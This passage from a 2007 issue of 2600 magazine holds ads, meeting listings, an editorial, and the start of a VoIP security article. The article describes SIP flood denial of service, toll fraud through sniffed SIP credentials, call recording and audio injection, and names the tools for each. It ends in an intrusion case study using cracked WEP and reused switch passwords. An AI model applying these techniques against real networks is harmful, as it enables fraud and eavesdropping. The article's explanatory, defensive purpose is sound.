IN SEARCH OF FRIENDS/CONTACTS: Railroaded by lying evidence-burying FBI agents and U.S. Postal Inspectors for crime I didn't commit. In court I had a snowball's chance in hell. Unless I outsmart the government by exhuming the exculpatory treasure trove of my innocence, I'm hopelessly dungeoned for the duration. There's only a little gleam of time between two eternities. I refuse to return to forever without a fight. Will answer all. W. Wentworth Foster #21181, Southeast Correction Center, 300 East Pedro Simmons Drive, Charleston, MO 63834.
PLEASE WRITE ME. WM blue eyes brown hair, 6'3", 195 lbs., 28 years old (send a pic, I will do the same). I'm incarcerated for drug manufacturing. Been down 1 year, got 1 or 3 more to go. I'm looking for anyone to talk to about real world hacking, IDs, or any *2600* related stuff. I love to write and have nothing but time. Meclynn Stuver GN-1141, P.O. Box 1000, Houtzdale, PA 16698-1000.

ONLY SUBSCRIBERS CAN ADVERTISE IN *2600!* Don't even think about trying to take out an ad unless you subscribe! All ads are free and there is no amount of money we will accept for a non-subscriber ad. We hope that's clear. Of course, we reserve the right to pass judgment on your ad and not print it if it's amazingly stupid or has nothing at all to do with the hacker world. We make no guarantee as to the honesty, righteousness, sanity, etc. of the people advertising here. Contact them at your peril. All submissions are for ONE ISSUE ONLY! If you want to run your ad more than once you must resubmit it each time. Don't expect us to run more than one ad for you in a single issue either. Include your address label/envelope or a photocopy so we know you're a subscriber. Send your ad to *2600* Marketplace, PO Box 99, Middle Island, NY 11953. **Deadline for Autumn issue: 9/1/07.**

PUZZLE



Email puzzle@2600.com.
Those without net access,
mail 2600 Puzzle, PO Box 99,
Middle Island, NY 11953 USA.

We're very upset that nobody sent in the correct answer for the last puzzle in the spring issue. So let's make it interesting. The first person to get what we consider to be the correct answer to that puzzle or this one will receive their choice of a full back issue set or a lifetime subscription to 2600 (the magazine you're currently reading). If nobody gets it, then we will award ourselves the prize. Please don't force our hand. We mean business.

"Once a new technology rolls over you, if you're not part of the steamroller, you're part of the road." - Stewart Brand

STAFF

Editor-In-Chief
Emmanuel Goldstein

Layout and Design
ShapeShifter

Cover
Dabu Ch'wald

Office Manager
Tampruf

Writers: Bernie S., Billsf, Bland Inquisitor, Eric Corley, Dragorn, John Drake, Paul Estev, Mr. French, Javaman, Joe630, Kingpin, Lucky225, Kevin Mitnick, The Prophet, Redbird, David Ruderman, Screamer Chaotix, Sephail, Seraf, Silent Switchman, StankDawg, Mr. Upsetter

Webmasters: Juintz, Kerry

Network Operations: css

Quality Degradation: mlc

Broadcast Coordinators: Juintz, thal

IRC Admins: achmet, beave, carton, dukat, enno, faul, koz, mangala, mcfly, r0d3nt, rdnzl, shardy, sj, smash, xi

Forum Admin: Skram

Inspirational Music: Moby, Jimmy Cliff, Chumbawamba

Shout Outs: KITC, the people of the DPRK

RIP: Jack

Welcome: Calyx

2600 *(ISSN 0749-3851, USPS # 003-176), Summmer 2007, Volume 24 Issue 2, is published quarterly by 2600 Enterprises Inc., 2 Flowerfield, St. James, NY 11780. Periodical postage rates paid at St. James, NY and additional mailing offices. Subscription rates in the U.S. $20 for one year.*
POSTMASTER: Send address changes to 2600, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright (c) 2007 2600 Enterprises Inc.

YEARLY SUBSCRIPTION:
U.S. and Canada - $20 individual, $50 corporate (U.S. Funds)
Overseas - $30 individual, $65 corporate

Back issues available for 1984-2006 at $20 per year, $26 per year overseas
Individual issues available from 1988 on at $5.00 each, $6.50 each overseas

ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO:
2600 Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752 USA (subs@2600.com)

FOR LETTERS AND ARTICLE SUBMISSIONS, WRITE TO:
2600 Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0099 USA (letters@2600.com, articles@2600.com)

2600 **Office Line: +1 631 751 2600**
2600 **Fax Line: +1 631 474 2677**

ARGENTINA
Buenos Aires: In the bar at San Jose 05.

AUSTRALIA
Melbourne: Caffeine at ReVault Bar, 16 Swanston Walk, near Melbourne Central Shopping Centre. 6:30 pm.
Sydney: The Crystal Palace, front bar/bistro, opposite the bus station area on George St. at Central Station. 6 pm.

AUSTRIA
Graz: Cafe Haltestelle on Jakominiplatz.

BRAZIL
Belo Horizonte: Pelego's Bar at Assufeng, near the payphone. 6 pm.

CANADA
Alberta
Calgary: Eau Claire Market food court by the bland yellow wall. 6 pm.

British Columbia
Vancouver: The Steamworks, 375 Water St.
Victoria: QV Bakery and Cafe, 1701 Government St.

Manitoba
Winnipeg: St. Vital Shopping Centre, food court by HMV.

New Brunswick
Moncton: Champlain Mall food court, near KFC. 7 pm.

Ontario
Barrie: William's Coffee Pub, 505 Bryne Drive. 7 pm.
Guelph: William's Coffee Pub, 492 Edinbourgh Road South. 7 pm.
Ottawa: World Exchange Plaza, 111 Albert St., second floor. 6:30 pm.
Toronto: College Park Food Court, across from the Taco Bell.
Waterloo: William's Coffee Pub, 170 University Ave. West. 7 pm.
Windsor: University of Windsor, CAW Student Center commons area by the large window. 7 pm.

Quebec
Montreal: Bell Amphitheatre, 1000, rue de la Gauchetiere.

CHINA
Hong Kong: Pacific Coffee in Festival Walk, Kowloon Tong. 7 pm.

CZECH REPUBLIC
Prague: Legenda pub. 6 pm.

DENMARK
Aalborg: Fast Eddie's pool hall.
Aarhus: In the far corner of the DSB cafe in the railway station.
Copenhagen: Cafe Blasen.
Sonderborg: Cafe Druen. 7:30 pm.

EGYPT
Port Said: At the foot of the Obelisk (El Missallah).

ENGLAND
Brighton: At the phone boxes by the Sealife Centre (across the road from the Palace Pier). 7 pm. Payphone: (01273) 606674.
Exeter: At the payphones, Bedford Square. 7 pm.
London: Trocadero Shopping Center (near Piccadilly Circus), lowest level. 6:30 pm.
Manchester: Bulls Head Pub on London Rd. 7:30 pm.
Norwich: Borders entrance to Chapelfield Mall. 6 pm.
Reading: Afro Bar, Merchants Place, off Friar St. 6 pm.

FINLAND
Helsinki: Fenniakortteli food court (Vuorikatu 14).

FRANCE
Grenoble: Eve, campus of St. Martin d'Heres. 6 pm.
Paris: Place de la Republique, near the (empty) fountain. 6:30 pm.
Rennes: In front of the store "Blue Box" close to Place de la Republique. 8 pm.

GREECE
Athens: Outside the bookstore Papaswtiriou on the corner of Patision and Stournari. 7 pm.

IRELAND
Dublin: At the phone booths on Wicklow St. beside Tower Records. 7 pm.

ITALY
Milan: Piazza Loreto in front of McDonalds.

JAPAN
Tokyo: Linux Cafe in Akihabara district. 6 pm.

NEW ZEALAND
Auckland: London Bar, upstairs, Wellesley St., Auckland Central. 5:30 pm.
Christchurch: Java Cafe, corner of High St. and Manchester St. 6 pm.
Wellington: Load Cafe in Cuba Mall. 6 pm.

NORWAY
Oslo: Oslo Sentral Train Station. 7 pm.
Tromsoe: The upper floor at Blaa Rock Cafe, Strandgata 14. 6 pm.
Trondheim: Rick's Cafe in Nordregate. 6 pm.

PERU
Lima: Barbilonia (ex Apu Bar), en Alcanfores 455, Miraflores, at the end of Tarata St. 8 pm.

SCOTLAND
Glasgow: Central Station, payphones next to Platform 1. 7 pm.

SOUTH AFRICA
Johannesburg (Sandton City): Sandton food court. 6:30 pm.

SWEDEN
Gothenburg: 2nd floor in Burger King at Avenyn. 6 pm.
Stockholm: Outside Lava.

SWITZERLAND
Lausanne: In front of the MacDo beside the train station.

UNITED STATES

Alabama
Auburn: The student lounge upstairs in the Foy Union Building. 7 pm.
Huntsville: Stanlieo's Sub Villa on Jordan Lane.
Tuscaloosa: McFarland Mall food court near the front entrance.

Arizona
Tucson: Borders in the Park Mall. 7 pm.

California
Irvine: Panera Bread, 3988 Barranca Parkway. 7 pm.
Los Angeles: Union Station, corner of Macy & Alameda. Inside main entrance by bank of phones. Payphones: (213) 972-9519, 9520; 625-9923, 9924; 613-9704, 9746.
Monterey: London Bridge Pub, Wharf #2.
Sacramento: Round Table Pizza at 127 K St.
San Diego: Regents Pizza, 4150 Regents Park Row #170.
San Francisco: 4 Embarcadero Plaza (inside). Payphones: (415) 398-9803, 9804, 9805, 9806. 5:30 pm.
San Jose: Outside the cafe at the MLK Library at 4th and E. San Fernando. 6 pm.

Colorado
Boulder: Wing Zone food court, 13th and College. 6 pm.
Denver: Borders Cafe, Parker and Arapahoe.

District of Columbia
Arlington: Pentagon City Mall in the food court (near Au Bon Pain). 6 pm.

Florida
Ft. Lauderdale: Broward Mall in the food court. 6 pm.
Gainesville: In the back of the University of Florida's Reitz Union food court. 6 pm.
Orlando: Fashion Square Mall Food Court between Hovan Gourmet and Manchu Wok. 6 pm.
Tampa: University Mall in the back of the food court on the 2nd floor. 6 pm.

Georgia
Atlanta: Lenox Mall food court. 7 pm.

Idaho
Boise: BSU Student Union Building, upstairs from the main entrance. Payphones: (208) 342-9700, 9701.
Pocatello: College Market, 604 South 8th St.

Illinois
Chicago: Neighborhood Boys and Girls Club, 2501 W. Irving Park Rd. 7 pm.

Indiana
Evansville: Barnes and Noble cafe at 624 S Green River Rd.
Ft. Wayne: Glenbrook Mall food court in front of Sbarro's. 6 pm.
Indianapolis: Corner Coffee, SW corner of 11th and Alabama.
South Bend (Mishawaka): Barnes and Noble cafe, 4601 Grape Rd.

Iowa
Ames: Memorial Union Building food court at the Iowa State University.

Kansas
Kansas City (Overland Park): Oak Park Mall food court.
Wichita: Riverside Perk, 1144 Bitting Ave.

Louisiana
Baton Rouge: In the LSU Union Building, between the Tiger Pause & McDonald's. 6 pm.
New Orleans: Z'otz Coffee House uptown at 8210 Oak Street. 6 pm.

Maine
Portland: Maine Mall by the bench at the food court door.

Maryland
Baltimore: Barnes & Noble cafe at the Inner Harbor.

Massachusetts
Boston: Prudential Center Plaza, terrace food court at the tables near the windows. 6 pm.
Marlborough: Solomon Park Mall food court.
Northampton: Downstairs of Haymarket Cafe. 6:30 pm.

Michigan
Ann Arbor: Starbucks in The Galleria on South University.

Minnesota
Bloomington: Mall of America, north side food court, across from Burger King & the bank of payphones that don't take incoming calls.

Missouri
Kansas City (Independence): Barnes & Noble, 19120 East 39th St.
St. Louis: Galleria Food Court.
Springfield: Borders Books and Music coffeeshop, 3300 South Glenstone Ave., one block south of Battlefield Mall. 5:30 pm.

Nebraska
Omaha: Crossroads Mall Food Court. 7 pm.

Nevada
Las Vegas: McMullan's Pub, 4650 W. Tropicana Ave. (across the street from The Orleans Casino). 7 pm.

New Mexico
Albuquerque: University of New Mexico Student Union Building (plaza "lower" level lounge), main campus. Payphones: 505-843-9033, 505-843-9034. 5:30 pm.

New York
New York: Citigroup Center, in the lobby, near the payphones, 153 E 53rd St., between Lexington & 3rd.
Rochester: Panera Bread, 2373 West Ridge Rd. 7:30 pm.

North Carolina
Charlotte: South Park Mall food court. 7 pm.
Raleigh: Royal Bean coffee shop on Hillsboro Street (next to the Playmakers Sports Bar and across from Meredith College).
Wilmington: The Connection Internet Cafe, 250-1 Racine Drive, Racine Commons Shopping Center.

North Dakota
Fargo: West Acres Mall food court by the Taco John's.

Ohio
Cincinnati: The Brew House, 1047 East McMillan. 7 pm.
Cleveland: University Circle Arabica, 11300 Juniper Rd. Upstairs, turn right, second room on left.
Columbus: Convention center on street level around the corner from the food court.
Dayton: TGI Friday's off 725 by the Dayton Mall.

Oklahoma
Oklahoma City: Cafe Bella, southeast corner of SW 89th St. and Penn.
Tulsa: Promenade Mall food court.

Oregon
Portland: Backspace Cafe, 115 NW 5th Ave. 6 pm.

Pennsylvania
Allentown: Panera Bread, 3100 West Tilghman St. 6 pm.
Philadelphia: 30th St. Station, southeast food court near mini post office.

South Carolina
Charleston: Northwoods Mall in the hall between Sears and Chik-Fil-A.

South Dakota
Sioux Falls: Empire Mall, by Burger King.

Tennessee
Knoxville: Borders Books Cafe across from Westown Mall.
Memphis: Atlanta Bread Co., 4770 Poplar Ave. 6 pm.
Nashville: Vanderbilt University Hill Center, Room 151, 1231 18th Avenue South. 6 pm.

Texas
Austin: Spider House Cafe, 2908 Fruth St. 7 pm.
Houston: Ninfa's Express in front of Nordstrom's in the Galleria Mall.
San Antonio: North Star Mall food court. 6 pm.

Utah
Salt Lake City: ZCMI Mall in The Park Food Court.

Vermont
Burlington: Borders Books at Church St. and Cherry St. on the second floor of the cafe.

Virginia
Arlington: (see District of Columbia)
Virginia Beach: Lynnhaven Mall on Lynnhaven Parkway. 6 pm.

Washington
Seattle: Washington State Convention Center. 2nd level, south side. 6 pm.

Wisconsin
Madison: Union South (227 N. Randall Ave.) on the lower level in the Martin Luther King Jr. Lounge. Payphone: (608) 251-9909.

All meetings take place on the first Friday of the month. Unless otherwise noted, they start at 5 pm local time. To start a meeting in your city, send email to meetings@2600.com.

More Foreign Payphones



Australia. We don't even want to know. Seen in Castle Hill, New South Wales.

Photo by P C



New Zealand. This manages to top the Australian entry in the silliness category. This thing actually exists on Steward Island where the population is 300. We have no idea how payment is arranged but the canopy and phone book certainly add to the experience.

Photo by Ben Auchter



Russia. Found in Magadan on the Kamchatka Peninsula in Siberia. Payment is through tokens purchased from the local post, telephone, and telegraph (PTT) office.

Photo by Intellstat



Azerbaijan. Seen in Baku on Neftchilar Prospekti which we're told translates to "Oil Boulevard." On the other side of this phone is a totally different looking payphone that we can't print because we're out of space.

Photo by Dominique

Visit **http://www.2600.com/phones/** to see even more foreign payphone photos!
(Or turn to the inside front cover to see more right now.)

The Back Cover Photo



Now this looks like it just has to be one of the coolest places in the world to hang out. That is, assuming they have issues of *2600* to peruse. Thanks to **Bernie C.** for alerting us to the existence of this cafe, located in Honolulu, Hawaii, right down the road from the main campus of the University of Hawaii, Manoa.



"You should never deny your kids education" is how contributor **Ethem** sums this one up. This 12-month-old kid, incidentally, picked up a copy of *2600* on his own. Toddlers and hacker zines both spend a lot of time in bathrooms, after all.

Seen a photo with "2600" in it or something of interest to the hacker world? Send it on in! Be sure to use the highest quality settings on your camera to increase the odds of it getting printed.

Email your submissions to **articles@2600.com** or use snail mail to:
2600 Editorial Dept., PO Box 99, Middle Island, NY 11953 USA.

If we use your picture, you'll get a free two-year subscription (or back issues) and a *2600* sweatshirt (or two t-shirts).

Volume Twenty-Four, Number Three
Autumn 2007, $6.25 US, $7.15 CAN

2600

The Hacker Quarterly



North Korean Payphones!





As luck would have it, we have a second batch of North Korean payphones, one issue after we printed our very first pictures of actual payphones in the streets of Pyongyang. These are from a different bank of payphones in the same city.






For the first time, some really up close pictures of these phones.

Photos by kalafior

Got foreign payphone photos for us? Email them to **payphones@2600.com**.
Use the highest quality settings on your digital camera!
(More photos on inside back cover)

Smorgasbord



Politics	4
VoIP Security: Shit or Get off the POTS	6
Getting More Out of Your College Linux System	9
Social Engineering and Pretexts	11
Telecom Informer	13
Language Nonspecific: Back to Fundamentals	15
Front Door Hacking: Redux	17
A Penny For Your Laptop	19
The RIAA's War on Terror	20
Free Files from Flash	22
Target: For Credit Card Fraud	23
How to Get More from Your Sugar Mama	24
Owning UTStarcom F1000	25
Hacker Perspective: You	26
Hacking 2600 Magazine Authors	29
Designing a Hacker Challenge	30
Hacking an Election	31
How to cheat Goog411	32
Letters	34
Hacking The Buffalo Air Station Wireless Router	48
The Thrill of Custom Caller ID Capabilities	49
Securing Your Traffic	50
Transmissions	52
Hacking the Nintendo WiFi USB Connector	54
Fun with International Internet Cafes	58
The Trouble With Library Records	60
The Life and Death of an American Help Desk Agent	61
Marketplace	62
Puzzle	64
Meetings	66

Politics



On page 26 of this issue you can peruse some of the responses we received to the survey mailed out to subscribers this spring. We've learned quite a bit from the feedback we've gotten and are quite heartened by the sentiments expressed and by the dedication so many of our readers have. That alone is enough of a reason to keep going.

However we did notice one rather disturbing thing. A significant number of readers (we estimate somewhere in the 20-30 percent range) believe we should leave the "politics" out of our magazine. While more people seemed to go the other way, we believe this number is large enough to be indicative of a trend, one that needs addressing.

Of all of the responses we received back, not a single one defined what was meant by "politics" within our pages. We don't edit out brief opinions on current events from our authors and letter writers unless it really gets away from the subject matter - which means *any* opinion could be represented if expressed. Could it be our overall tone of rebellion, questioning, and thinking outside the box? If so, that would be kind of hard to suppress, our being a hacker magazine and all. The other (and most likely) possibility is that the "politics" in question are what is expressed on these two pages - the editorial.

How we could ever agree to not address particular issues and express certain opinions in our own editorial is beyond us. But a good number of people honestly seem to be disturbed by what we say here. This is all fine and good as an opinion piece exists to evoke reaction and make people think. But if we were to encourage people not to talk about certain things at all, there would be a real danger of blinding ourselves to reality.

First, let's clarify. Strictly speaking, we're not talking politics here insofar as we're not endorsing candidates or putting forth one particular political ideology over another. We prefer to look at the bigger picture regardless of who is actually in power. Many readers accuse us of "Bush bashing." Criticizing policy is a vital part of our society and if we quell that kind of discussion, we wind up with an even worse problem than what we were criticizing in the first place. Whoever is in power at the time is, naturally, going to be the target of our critique, although we tend to focus on the policy itself rather than the individuals.

Now, as to whether or not we should be criticizing the actual policies, let's think about how those of us in the hacker community are affected by them. The Digital Millennium Copyright Act was first used against *2600* and has since been widely seen as the means of controlling access to all sorts of material from films to music to the media. It affects every one of us very directly. To not discuss it from the perspective of those who not only understand its threat to society but also who have been directly targeted by it would be to rob the rest of the world of an important viewpoint at exactly the time when such a viewpoint was needed. To not speak out against such draconian laws as the Patriot Act which allows for warrantless searches, or NSA domestic

surveillance carried out illegally with the support of phone companies like AT&T, or CALEA which mandates built-in monitoring capabilities on phone systems, or any of the other threats to privacy that our readers and writers understand better than most of society would not only be foolish. It would be downright irresponsible.

Yes, we all want to have fun and learn about technology and how to manipulate it. But we have never been a purely technical publication. There is so much more to technology than the actual technology. It defines who we are and where we're going. If we just go along for the ride and give up any desire to actually think about where we're going and why, we're no better than the mindless consumers who just accept whatever it is they're handed without question.

We started out as a small publication comprised of people who basically just wanted to play around with phones and computers because that was what we liked doing. And we recognize that this continues to be what draws people to our pages with every issue. That has not and will not change. But as the world has become a very different place since 1984, we would be remiss not to point out the differences, the trends, the dangers. Were we to stop noticing, we could easily find the world changed even further in the coming years to prevent this sort of journal from existing in the first place. This is not a farfetched conspiracy theory. A good number of people (many of whom are in positions of power) believe hackers pose a significant threat to our society and support everything from increased surveillance to lengthy prison terms for anyone who violates any rule. To pretend it's not happening by remaining silent on this would be as bad as just giving up. In fact it would be worse because we'd be wasting a valuable opportunity to be heard and to actually make a difference.

But we do recognize that our opinions expressed here are just that: opinions. We continue to encourage people to respond to them and to express themselves not only in the forum that exists here but all throughout the real and virtual world. What we really can't afford at this point is silence.

Statement required by 39 USC 3685 showing the ownership, management, and circulation of 2600 Magazine, published quarterly (4 issues) for October 1, 2007. Annual subscription price $20.00.

Mailing address of known office of publication is Box 752, Middle Island, New York 11953.

Mailing address of the headquarters or general business offices of the publisher is 2 Flowerfield, ST. James, NY 11780.

The names and addresses of the publisher, editor, and managing editor are: Publisher and Editor: Emmanuel Goldstein, Box 99, Middle Island, New York 11953. Managing Editor: Eric Corley, 2 Flowerfield, St. James, NY 11780

The owner is Eric Corley, 2 Flowerfield, St. James, NY 11780

Known bondholders, mortgagees, and other security holders owning or holding more than 1 percent or more of total amount of bonds, mortgages, or other securities are: none.

Extent and nature of circulation

	Average No. Copies Each Issue During Preceding 12 Months	No. Copies of Single Issue Published Nearest to Filing Date
A. Total Number of Copies	64,750	61,500
B. Paid and/or Requested Circulation		
1 Paid/Requested Outside-County Mail Subscriptions	4059	4165
2 Paid In-County Subscriptions	50	50
3 Sales Through Dealers and carries, street vendors,and counter sales	55,216	51,904
4 Other Classes Mailed Through the USPS	0	0
C. Total Paid and/or Requested Circulation	59,325	56,119
D. Free Distribution by Mail and Outside the Mail		
1 Outside-County	270	256
2 In-County	2	2
3 Other Classes Mailed Through the USPS	0	0
4 Outside the Mail	5153	5123
E. Total free distribution	5425	5381
F. Total distribution	64,750	61,500
G. Copies not distributed	0	0
H. Total	64,750	61,500
I. Percent Paid	92	91

I certify that the statements made by me above are correct and complete. (Signed) Eric Corley, Owner.

VoIP Security: Shit or Get off the POTS



by Reid

Voice over IP deployments are growing in popularity. Some of this is cost based (cheaper long distance and local dial tone) and some of this is feature based (unified communications, advanced desktop integration, phones with blinky lights). As these networks grow they become more open to attack. Depending on implementation there are different risks involved. End-to-end providers who provide both physical circuits and voice/data services may for example decide to implement a private network, making them the connection to the PSTN and keeping all of their customer IP devices behind private subnets. Other VoIP providers do not have access to or control over physical circuits, and have to run services over public IP networks and implement other security precautions. All of these systems come with tradeoffs from a business and security sense. The purpose of this article is to help define and specify some of the risks involved and explain some of the publicly available tools which can be used to explore the security of these networks. Please keep in mind I said explore, not exploit. Denial of service and toll fraud will still land your ass in jail. Just because you can Google about how to use a tool doesn't make it legal. That said, let's explore some of the risks involved. Most of what will be covered in this article will be SIP (Session Initiation Protocol) related. This article presumes you have some basic understanding of telephone and data networks.

Denial of Service - SIP Flooding

Type: Technical Risk, serious impact to service providers and customer networks.

One basic methodology of attack in a SIP based environment is to spoof the IP address of the SIP server, SBC (Session Border Controller), SIP proxy, or other registrar, then send a flood of SIP BYE messages to the CPE (Customer Premise Equipment). This effectively signals to the endpoint that a call has ended. In a poorly implemented SIP stack this can cause calls to be disconnected, may cause a stack overflow, or may even cause a kernel level error in the OS. At the very least it will use limited system resources determining what is and is not a valid BYE message for the endpoint. The same can be done by sending a flood of SIP INVITE or REGISTER messages to the endpoints. This operates with the same principles of a SYN flood attack. An attacker can use a tool like SIPp (`http://sipp.sourceforge.net/`) to create a flood of SIP traffic or a tool like SIP Bomber (`http://www.metalinkltd.com/downloads.php`) or INVITE Flooder (`http://➥ www.hackingvoip.com/tools/inviteflood.➥ tar.gz`) can accomplish these. Tools vary depending on your environment of choice and your level of expertise. They can range from tools that a basic kiddie scripter can run to frameworks that you have to implement (Metasploit anyone?) to tools that you write yourself based on the existing open code.

Toll Fraud

Type: Business Risk, serious impact to service providers and requires customers whose VoIP service accounts have been abused to spend lots of time explaining that they didn't make all those 1-900 calls and that your family business really doesn't know anybody who you'd talk to in Kuala Lumpur for 8000 minutes a month.

Using your packet sniffer of choice (I like Wireshark aka Ethereal, but take your pick - Cain and Able is great too) you can collect a great deal of information about the VoIP accounts that are running at a site. Let's say for example that Company XYZ is working with an Internet based VoIP provider running SIP trunks over the Internet. By monitoring the traffic that passes between their IP voice system (an IP PBX for example) and the service provider, I can capture packets that contain their SIP accounts and (very likely) passwords. With these credentials I can register my own SIP devices and as far as that VoIP provider is concerned, I'm Company XYZ. Every time I place a call, Company XYZ gets billed. The same principle holds whether it's a SIP trunk going to an IP PBX or a SIP user for an individual phone. That same account can be effectively cloned as many times as the VoIP provider permits (you can often limit

the number of registrations in one or another fashion at different points in a network). Tools like Wireshark to capture data and AuthTool or Registration Hijacker (http://www.hack➥ingvoip.com/tools/reghijacker.tar.gz) or sipcrack (http://remote-exploit.org/➥codes_sipcrack.html) to extract SIP credentials can be used to obtain this information. In some cases, endpoints like IP phones or ATAs (Analog Telephone Adapters) will pull a cleartext configuration file via HTTP or (even better) TFTP on boot. So if you cause the device to restart or reload its configuration in some way, you can monitor for traffic on those ports and capture that configuration file as it's sent to the phone. Some phones even "subscribe" to a configuration file and automatically download the latest configuration on a regular basis to make sure they have the latest version. In these cases only passive packet captures and enough time are necessary to get the configurations. Once you have a configuration file you'll want to look for usernames and passwords, registrars and proxy servers, as well as other settings used for VoIP. Even among vendors who use the same protocols, these settings may be different. For example, one vendor may call it a registrar server while another calls it a SIP registrar. It helps if you know what kinds of devices are sending these requests beforehand so you can check the documentation for that device. What's more, you can also glean other useful information. Network information like a syslog or SNMP server may be available as well as information about how the devices themselves are locked down which may help you in specific tests or attacks later on. For example, you might be able to tell by looking at the settings file whether or not an IP phone has a built in web server for configuration via a browser and what the usernames and passwords are to access that web interface. Then later on you can specifically target that phone by changing its configuration without affecting the rest of the network. Keep in mind this also leaves open the possibility for other man in the middle attacks like intercepting that registration file, modifying it, and sending it out to end devices.

VoIP Fuzzing

Type: Technical Risk.

Many of you may already be familiar with the idea of packet fuzzing: sending malformed packets to see how well systems handle exceptions in control logic. Fuzzing tools allow device and system designers to test common errors and some uncommon ones. As with other forms of attack, a poorly implemented control stack will react to malformed packets in unpredictable ways. The trick is that you never quite know what the system will do until you actually try. It may do nothing, it may cause any call in progress to disconnect or it may cause the whole system to undergo a kernel level fault and either freeze up or reboot. TCPView is a common general fuzzing tool and it works fine for fuzzing VoIP. PROTOS is another tool that has a pretty decent SIP test scenario to run (http://www.ee.oulu.fi/research/ouspg/➥protos/testing/c07/sip/index.html).

The Psychological Risk

Type: Business risk.

When you pick up your POTS phone at home, you expect to get dial tone. Even in the event of power outage, the dial tone and power are provided at the CO, so as long as the physical circuit isn't broken, your phone will work. In the world of VoIP however, you're sometimes surprised if you get dial tone at all. And it almost certainly won't work during emergency situations like a power outage. While traditional TDM telco services typically run with service agreements for five-nines (99.999 percent) uptime, getting that level of reliability on a VoIP service is next to impossible. This poses a risk for any business that doesn't have expectations properly set. As a service provider if you don't clearly explain what your service levels are, you run the serious risk of disappointing and pissing off your customers. As a customer if you expect your VoIP service to run as dependently as your old POTS service, you run the risk of being consistently frustrated with your service and if Jenny in accounting expects to pick up an IP phone during a power outage and place a call to check on her kid at daycare, she's very likely going to be disappointed.

By the same token you expect your POTS dial tone to be toll quality, but improper QoS and unpredictable network usage cause all sorts of havoc. The old school Bellheads like a nice orderly world and unfortunately data networks don't operate that way. What we spent over a century building up in customer expectation and having a stable consistent call gets blown out of the water when you apply data to the same IP network pipe as voice. When customers don't understand this - and the vast majority don't - they get upset. As an attacker, if I have enough access to the network to manipulate QoS settings on devices or inject traffic onto the voice portion of a network I can seriously degrade the quality of calls and this can be very difficult to track down as an issue. With attacks that are short in duration for example, the problems they cause are just like, if not more likely to be accounted for as, network glitches or a burst of data traffic. So if I, as an attacker, jump onto a network for 20 minutes

to run some attacks, hop off for a while, then jump back on, tracking down an attack as the cause of the problem can be next to impossible for either a customer or a service provider.

DoS via Data Attacks

Type: Technical Risk.

I'm not going to outline all the different "normal" data attack vectors but keep in mind that now your voice is traversing the same network as your data. You no longer have dedicated end to end circuits for voice. Any attacks that would cause an interruption in your data network would also now interrupt your voice service. A remote code exploit on your network hardware would allow an attacker access to both networks. While this isn't necessarily a security risk if your data infrastructure is hardened against such attacks, VoIP promotes a converged network and thus a single point of failure for multiple services. Because VoIP technologies are still in the early stages of development and adoption it also means that in depth defense measures are less likely to be implemented by either service providers or end customers. Thus, if a VoIP customer is targeted for a DoS attack, the attack will affect your data and your voice services.

The Security Overkill

Type: Business Risk.

As I've already mentioned, there are a number of different implementations for VoIP systems. Each has its own tradeoffs. While it is possible to secure against most of these threats, each added layer of security adds complexity into a system. For a VoIP service, complexity means two things. First: delay. That's both delay to market for their product and delay in call processing. Every time a packet has to traverse an SPI firewall, there's a processing delay involved. The more delay and jitter you add to a call the worse the quality gets. So you're left to find the line between acceptable security risk and acceptable call quality. Second, as you add more security measures you complicate the troubleshooting process when issues arise and you have more pieces in the system that can break.

Audio Stream Manipulation

Type: Privacy Risk. Significant risk to individual privacy but not necessarily a large risk for service providers.

This actually represents two different threats to the customer. First off, by capturing the packets from your RTP stream, calls can effectively be recorded. All one has to do is put the packets back together in order and play them back and there's your call. No more tapping physical lines or hooking up Maxwell Smart-esque devices to phones. Tools like VoIPong (`http://www.enderunix.org/voipong/index.php`) can be used to record those calls. If you have an IP phone, all I have to do is mirror your port on the switch to my port and suddenly I can see all your calls. The second way to approach this is that an attacker may insert packets into the RTP streams. Tools such as RTP Insert Sound or RTP Mix Sound (`http://www.hackingvoip.com/sec_tools.html`) can be used to add any desired audio into an active conversation. Wonder why your boss sounds like he's calling from a strip club? He might be. Then again, he might not. The interesting thing about an approach like this is that audio may be injected into the stream in one or both directions, such that only one party on the call may actually hear the added sound. Use this excuse the next time your boss calls and you're at a bar.

Case Study: BobCo is a VoIP provider providing SIP trunks to customers. For security and NAT traversal reasons they use a system of Session Border Controllers on the public side of their network and terminate calls for their customers at their COs. Alice Inc. has bought some VoIP services from BobCo but their internal IT staff is a little overworked and doesn't the time to secure their network properly. Someone leaves a wireless access point turned on with WEP enabled. Jim wanders around the lobby of Alice Inc's office one day and notices he can get a WiFi signal. Damn, but it's encrypted. Jim pulls out a copy of a live Linux CD like ADIOS or Whoppix and cracks the WEP key. He's now in the network. Jim starts up Cain and Abel and does some basic wandering around the network. He notices that a few of the IPs appear to be switches - not just switches, but PoE switches. Why would someone need a PoE switch? Ah, he thinks, they may have phones plugged into them. Jim fires up Wireshark and notices some telnet traffic from a workstation to some device logging in with the username "alicetech" and password "alicetech". Seems generic enough, he thinks and opens up a telnet session to the switch with the username and password of "alicetech". Sweet, he's in. Damn, but to do anything good Jim needs an enable mode password. What the heck, give it a shot - "alicetech" one more time and he's golden. Now Jim has control over the switch that handles the voice traffic. From here he can manipulate QoS settings degrading call quality and data network performance, or he can just do something simple and span all the switchports and redirect traffic to himself. Jim sees another

